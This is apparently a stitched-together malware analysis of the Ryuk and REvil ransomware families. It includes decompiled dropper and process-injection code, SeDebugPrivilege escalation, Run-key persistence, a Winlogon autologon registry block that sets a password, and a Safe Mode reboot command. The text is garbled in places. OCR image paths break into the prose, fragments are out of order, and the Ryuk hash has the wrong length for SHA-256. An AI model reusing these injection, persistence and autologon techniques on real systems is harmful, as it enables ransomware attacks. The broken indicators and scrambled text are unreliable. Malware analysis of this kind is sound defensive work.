


Ryuk has been know to be a part of a bigger `"Triple Threat"` attack that involves `Emotet` and `TrickBot`. It was discovered in august 2018

hackers used to spread the ransomware from spam emails , pishing emails , documents , ryuk also used method from stenography when victim opens the document which is attached to pishing email. Opening the document causes a malicious macro to execute a PowerShell command that attempts to download Emotet trojan This Trojan has the ability to download additional malware onto an infected machine that retrieves and executes Trickbot, of which the main payload is spyware. This collects admin credentials, allowing attackers to move laterally to critical assets connected to the network.

At last the attack is to connect to the `C&C` server to download `Ryuk` which makes use of the lateral movement done by `TrickBot` to infect and encrypt as many systems on the network as possible.

Ryuk operates in two stages the first stage is a dropper hat drops the real Ryuk ransomware at another directory and exits. Then the ransomware tries to injects running processes to avoid detection. We can also see that it launches a `cmd.exe` to modify the registry After that, Ryuk goes through encrypting the system files and network shares, it drops a `"Ransom Note"` at every folder it encrypts under the name `RyukReadMe.txt`.

The dropper checks for the Windows major version if the victim is using windows xp or windows server 2003 or windows 2000 it drops exe file at C:\Documents\ higher version of windows the dropper drops file at C:\users\Public\

The name of the dropped executable is five randomly generated characters.

```
do
{
  do
    random_num = rand() % 250u;
  while ( !isalpha(random_num) );               // check if valid character
  *(&dropped_file_name + i++) = random_num;
}
while ( i < 5 );
```

If the creation of this file failed, Ryuk drops the executable at the same directory of the dropper with replacing the last character of its name with the letter 'V' (If the dropper name is `ryuk.exe`, the dropped executable will be `ryuV.exe`

there is function getting called IsWow64Process() if it is returning True it means ryuk is running at a 64 bit system
it writes the 64 bit binary to the dropped executable, else it writes the 32 bit binary. The 2 binary files are stored at the `.data` section.

```
                        s_w64Process_00410a3c                   XREF[2,4]:   FUN_00401260:0040147a(*),
                        s_rocess_00410a40                                    FUN_00401260:00401489(R),
                        s_ss_00410a44                                        FUN_00401260:0040148b(R),
                        s__00410a46                                          FUN_00401260:0040148c(R),
                        s_IsWow64Process_00410a38                            FUN_00401260:0040148d(R),
                                                                             FUN_00401260:0040148f(R)
00410a38 49 73 57        ds         "IsWow64Process"
         6f 77 36
         34 50 72 ...
```

The last step is a call to `ShellExecuteW()` to execute the second stage executable with passing it one argument which is the dropper path (This is used later to delete the dropper).

```
145   local_c = 0;
146   local_8 = 0;
147   local_10 = LoadLibraryA("kernel32.dll");
148   local_28[1] = 0x6f577349;
149   uStack32 = 0x50343677;
150   uStack28 = 0x65636f72;
151   uStack24 = CONCAT13(uStack24._3_1_,0x7373);
152   pFVar7 = GetProcAddress(local_10,(LPCSTR)(local_28 + 1));
153   if (pFVar7 != (FARPROC)0x0) {
154     piVar14 = &local_8;
155     pvVar8 = GetCurrentProcess();
156     (*pFVar7)(pvVar8,piVar14);
166   }
167   WriteFile(hFile,lpBuffer,DVar4,&local_c,(LPOVERLAPPED)0x0);
168   CloseHandle(hFile);
169   ShellExecuteW((HWND)0x0,(LPCWSTR)0x0,(LPCWSTR)((int)&uStack1018 + 2),local_c2c,(LPCWSTR)0x0,0);
170   return 0;
171 }
172
```

Before the dropper exits, it passes its path to the second stage executable as a command line argument which in turn deletes the dropper.

Ryuk uses the very well know registry key to achieve persistence, It creates a new value under the name `"HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos"` and its data is set to the executable path which in my case is `"C:\users\Public\ctfmon.exe"`.

Privilege Escalation :

Ryuk uses `AdjustTokenPrivileges()` function to adjust its process security access token.

SeDebugPrivilege:

Required to debug and adjust the memory of a process owned by another account. With this privilege, the user can attach a debugger to any process or to the kernel.

This method is usually used by malware to perform process injection

```
ProcessAccessToken = TokenHandle;
if ( LookupPrivilegeValueW(0i64, L"SeDebugPrivilege", &Luid) )
{
  NewState.Privileges[0].Luid = Luid;
  NewState.PrivilegeCount = 1;
  NewState.Privileges[0].Attributes = 2;
  if ( AdjustTokenPrivileges(ProcessAccessToken, 0, &NewState, 0x10u, 0i64, 0i64) )
  {
    if ( GetLastError() == 1300 )
    {
      alert("The token does not have the specified privilege. \n", v9, v10, v11);
      result = 0i64;
    }
    else
    {
      result = 1i64;
    }
  }
```

Ryuk goes through all running processes and stores `(ProcessName, ProcessID, ProcessType)` in a big array, `ProcessType` is an integer that is set to `1` If the domain name of the user of the process starts with “NT A” (which is “NT AUTHORITY”), otherwise the `ProcessType` is set to 2.

Ryuk loops through the processes’ stored data to perform the process injection.
If the process name is `(csrss.exe | explorer.exe | lsaas.exe)`, Ryuk ignores that process.

process injection technique used here is very simple, Ryuk allocates memory for its process at the target process memory space using `VirtualAllocEx()`, then it writes its process to that allocated memory using `WriteProcessMemory()`.
Finally it creates a new thread using CreateRemoteThread() to run Ryuk’s thread at injected process

```
ProcessHandle = OpenProcess(0x1FFFFFu, 0, pe.th32ProcessID);
if ( ProcessHandle )
{
  wcsncpy(&ProcessesData[528 * i], pe.szExeFile, 259ui64);
  *(ProcessType - 1) = pe.th32ProcessID;
  if ( OpenProcessToken(ProcessHandle, 0x20008u, &ProcessTokenHandle) )
  {
    GetTokenInformation(ProcessTokenHandle, TokenUser, ProcessUserToken, 0, &TokenInformationLength);
    v8 = TokenInformationLength;
    v9 = GetProcessHeap();
    ProcessUserToken = HeapAlloc(v9, 8u, v8);
    if ( GetTokenInformation(
           ProcessTokenHandle,
           TokenUser,
           ProcessUserToken,
           TokenInformationLength,
           &TokenInformationLength) )
    {
      v10 = *ProcessUserToken;
      peUse = 0;
      cchName = 0;
      cchReferencedDomainName = 0;
      LookupAccountSidW(0i64, v10, 0i64, &cchName, 0i64, &cchReferencedDomainName, &peUse);
      v11 = GlobalAlloc(0, 2 * cchName);
      DomainName = GlobalAlloc(0, 2 * cchReferencedDomainName);
      LookupAccountSidW(0i64, *ProcessUserToken, v11, &cchName, DomainName, &cchReferencedDomainName, &peUse);
      if ( *DomainName != 'N' || DomainName[1] != 'T' || DomainName[3] != 'A' )
        *ProcessType = 2;
      else
        *ProcessType = 1;

cnt1 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt1] == Csrss_exe[cnt1]
     && *&ProcessData->ProcessName[2 * cnt1 + 2] == Csrss_exe[cnt1 + 1] )
{
  cnt1 += 2i64;
  if ( cnt1 == 10 )                    // process name is csrss.exe
    goto LABEL_44;
}
cnt2 = -1i64;
do
{
  if ( *&ProcessData->ProcessName[2 * cnt2 + 2] != Explorer_exe[cnt2 + 1] )
    break;
  cnt2 += 2i64;
  if ( cnt2 == 13 )                    // process name is explorer.exe
    goto LABEL_44;
}
while ( *&ProcessData->ProcessName[2 * cnt2] == Explorer_exe[cnt2] );
cnt3 = 0i64;
while ( *&ProcessData->ProcessName[2 * cnt3] == Lsaas_exe[cnt3]
     && *&ProcessData->ProcessName[2 * cnt3 + 2] == Lsaas_exe[cnt3 + 1] )
{
  cnt3 += 2i64;
  if ( cnt3 == 10 )                    // process name is lsaas.exe
    goto LABEL_44;
}
if ( v9 && !v20 || v20 == 1 )
  goto LABEL_45;
v30 = process_injection(*ProcessId);
itow(v30, &Dest, 10);
Sleep(300u);
```

Functions that imported By ryuk:

advapi32.dll

CryptAcquireContextW
CryptDecrypt
CryptDeriveKey
CryptDestroyKey
CryptEncrypt
CryptExportKey
CryptGenKey
CryptImportKey
GetUserNameW
RegSetValueExW
RegQueryValueExA
RegOpenKeyExW
RegOpenKeyExA
RegDeleteValueW
RegCloseKey

kernel32.dll

CloseHandle
WriteFile
Wow64RevertWow64FsRedirection
Wow64DisableWow64FsRedirection
WinExec
VirtualFree
VirtualAlloc
Sleep
SetFilePointer
SetFileAttributesW
SetFileAttributesA
ReadFile
LoadLibraryA
GlobalAlloc
GetWindowsDirectoryW
GetVersionExW
GetTickCount
GetStartupInfoW
GetModuleHandleA
GetModuleFileNameW
GetModuleFileNameA
GetLogicalDrives
GetFileSize
GetFileAttributesW
GetFileAttributesA
GetCurrentProcess
GetCommandLineW
FreeLibrary
FindNextFileW
FindFirstFileW
FindClose
ExitProcess
DeleteFileW
CreateProcessW
CreateFileA

Shell32.dll

ShellExecuteA
ShellExecuteW

ole32.dll

CoCreateInstance
CoInitialize

mpr.dll

WNetCloseEnum
WNetEnumResourceW
WNetOpenEnumW

phlpapi.dll

GetIpNetTable

CreateProcessA

CreateFileW

CreateDirectoryW

CopyFileW

CopyFileA

Ryuk has a long list of predefined services and processes to kill using `net stop` and `taskkill /IM` respectively.

IOC

Hashes

Ryuk: 8b0a5fb13309623c3518473551cb1f55d38d8450129d4a3c16b476f7b2867d7

Dropper: 23f8aa94ffb3c08a62735fe7fee5799880a8f322ce1d55ec49a13a3f85312db2

Conclusion :


ryuk ransomware first appeared in 2018 for targeting large, public-entity It typically encrypts data on an infected system, rendering the data inaccessible until a ransom is paid in untraceable around 61.26 million dollars the name ryuk was taken from a Japanese fictional character which is high paid ransomware in history Although initially suspected to be of North Korean origin, Ryuk has more recently been suspected of being devised by two or more Russian criminal cartels Once Ryuk takes control of a system, it encrypts the stored data, making it impossible for users to access unless a ransom is paid by the victim

Validated the type of executable, finding it was a Windows PE file.


to see if there was embedded content, and I found there are 2 PE headers embedded in this file in addition to the main executable.

REvil Ransomware, also known as Sodinokibi Ransomware, is a ransomware that infects a system or network, encrypts files, and demands a ransom to for decryption. It has been evolving since its first detection and learned many trick on its destructive rampage. A recent change to the REvil ransomware allows the threat actors to automate file encryption via Safe Mode after changing changing the logged-on user's password and configuring Windows to automatically login on reboot. The ransomware change the user password to **DTrump4ever** using following registry addition.

```
[HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindows NTCurrentVersionWinlogon]
"AutoAdminLogon"="1"
"DefaultUserName"="[account_name]"
"DefaultPassword"="DTrump4ever"
```



Sodinokibi is a "Ransomware as a Service" which means that the developers are not the one conducting attacks. Instead, they maintain a management / payment infrastructure and give or sell the malware to customers. Thoses custormers are the one spreading the malware. For each ransom paid, developers get a percentage. This approach has many advantages: infections sources are multiplied, developers can focus on the code and maintenance while customers can focus on attacking and infecting targets.



The Revil malware has two stages, the first stage contains an RC4 encrypted second-stage payload that is unpacked into memory. The second stage payload executes the ransomware functions encrypting files on disk. This executable follows a few steps where the second stage

data is decrypted, placed into memory, and then executed.

The main function reflects this flow, looking at the marked-up IDA de-compiler screenshot. You can see the RC4 key copied into a memory buffer used to set up the RC4 KSA.

Mitre Att&ck Techniques :

- File and directory discovery
- File deletion
- Modify registry
- Query registry
- Registry modification
- Registry modification
- Crypt files
- Destroy files
- Make C2 connections to send information of the victim
- Modify system configuration
- Elevate privileges

```
short * __fastcall FUN_00404c6d(void *param_1)

{
  short *psVar1;
  short *psVar2;
  int iVar3;
  int iVar4;
  void *this;
  short *psVar5;
  short local_14 [4];
  undefined2 local_c;
  short *local_8;

  psVar1 = (short *)FUN_00405c7d(param_1,3,0xd);
  psVar2 = psVar1;
  if (psVar1 != (short *)0x0) {
    psVar5 = (short *)((int)psVar1 * 2 + 10);
    psVar2 = (short *)FUN_00404fe0((int)psVar5);
    if (psVar2 != (short *)0x0) {
      local_8 = (short *)0x0;
      if (psVar1 != (short *)0x0) {
        do {
          iVar3 = FUN_00405c7d(psVar5,0,1);
          this = (void *)0x9;
          if (iVar3 != 0) {
            this = (void *)0x19;
          }
          iVar4 = FUN_00405c7d(this,0,(uint)this);
          psVar2[(int)local_8] = (short)iVar4 + *(short *)(&DAT_0040d040 + iVar3 * 2);
          psVar5 = (short *)((int)local_8 + 1);
          local_8 = psVar5;
        } while (psVar5 < psVar1);
      }
      FUN_00406615((int)&DAT_00410278,0x497,0xf,8,(byte *)local_14);
      local_c = 0;
      FUN_004068f8(psVar2,local_14);
      psVar1 = (short *)FUN_00405f86();
      if (psVar1 == (short *)0x0) {
        FUN_0040502d(psVar2);
      }
      else {
        iVar3 = FUN_00406a83(psVar1);
        iVar4 = FUN_00406a83(psVar2);
        psVar5 = (short *)FUN_00404fe0((iVar3 + iVar4) * 2 + 2);
        if (psVar5 != (short *)0x0) {
          FUN_004069da((int)psVar5,psVar1);
          FUN_004068f8(psVar5,psVar2);
          return psVar5;
        }
        FUN_0040502d(psVar2);
        FUN_0040502d(psVar1);
```

Functions importing by REvil :

Kernal32.dll

Oleaut32.dll

User32.dll

```
└─$ file 12d8bfa1aeb557c146b98f069f3456cc8392863a2f4ad938722cd7ca1a773b39.bin
12d8bfa1aeb557c146b98f069f3456cc8392863a2f4ad938722cd7ca1a773b39.bin: PE32 executable (GUI) Intel 80386, for MS Windows
```

One of the first things Revil will do is identify the user's location based on the language of the system and the user's keyboard layout. REvil tilizes the **`GetUserDefaultUILanguage()`** and **`GetSystemDefaultUILanguage()`** functions to get the language code and then runs that code against a list of hardcoded values. If the system language matches, then the program will exit.

Next, it will get a list of input locale identifiers for the system using the **`GetKeyboardLayoutList()`** function. Here Revil will use the elliptic curve algorithm Curve25519 to generate a public and private key pair as well as shared keys that will be used for encryption. Once the key pair is generated it will take the new private key and encrypt it using the public key in the configuration and another public key that is stored in the binary. The encryption process works by creating a new, temporary key pair as temp key (temporary key) creating a shared key between the private.and the public key passed into the function. For the attacker to decrypt the

data, they would need to use the shared_key and their own private key to generate a new Curve25519 shared key. They can use this newly generated shared key to decrypt the data.

If the value of `arn` in REvil configuration info is set to true then it will attempt to make itself persistent by creating a registry key under `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. It will create the key `qZhotTgfr3` with the path to the binary as the value. This will allow the malware to run every time the user reboots their machine. **This function allows the ransomware to run on startup** and it will also store important information such as generated keys in the registry to retrieve them next time it runs. It will store these keys under `SOFTWARE\BlackLivesMatter.`

One of the new features from this version of REvil is the **-smode** flag. When running with this flag, Revil will reboot the computer into Windows Safe Mode with Networking. The reason for this is that most Antivirus software will not run when Windows is in Safe Mode. This allows Sodinokibi to bypass most Antivirus products easily. To set up SafeMode, Sodinokibi will grab the current username and change its password to "DTrump4ever". It will then enable Autologon privileges for the user by editing the `SOFTWARE\Microsoft\Windows NT\CurrentVersion\winlogon` registry key. It will also enable the setting for the user to log in with Administrator privileges by default. After this, the ransomware will set the **`SOFTWARE\Microsoft\CurrentVersion\RunOnce`** registry key to set itself to run on the next startup. It will store this information in the registry key **`AstraZeneca`**. It will then set the computer to boot into Windows Safe Mode on the next startup using either `bootcfg` or `bcdedit` depending on the Windows version.


Finally, the function will restart the computer by running the command `SHUTDOWN -r -f -t 02`.

Privilege escalation :

If the value of exp in Revil configuration is set to true, it will attempt to escalate privileges to Administrator. First, the malware will get a handle to the current process using **GetCurrentProcess**. It will then check the current permissions that the process is running using **OpenProcessToken** and **GetTokenInformation.** functions If the application is already running as Administrator, then the function will exit. If not, it will use the run as command through the function ShellExecute to prompt the user to run the application with Administrator privileges. It will continue to prompt the user in an endless loop until the user finally accepts.

Finally, REvil will loop through any active processes using the `Process32FirstW` and `Process32NextW` functions and run the process name against the `prc` list. If the `prc` list contains the process name, then the process will be terminated using the `TerminateProcess` function.

Once all files are encrypted, Sodinokibi will set the background image to display the text from the `img` value in the configuration it will display the image in a blue colour screen



Conclusion :

is a complex ransomware strain with many different features that the group continues to add to all the time. This latest version added the new SafeMode feature which is a smart way to bypass AntiVirus.

IOC :

SHA-256:
12d8bfa1aeb557c146b98f069f3456cc8392863a2f4ad938722cd7ca1a773b39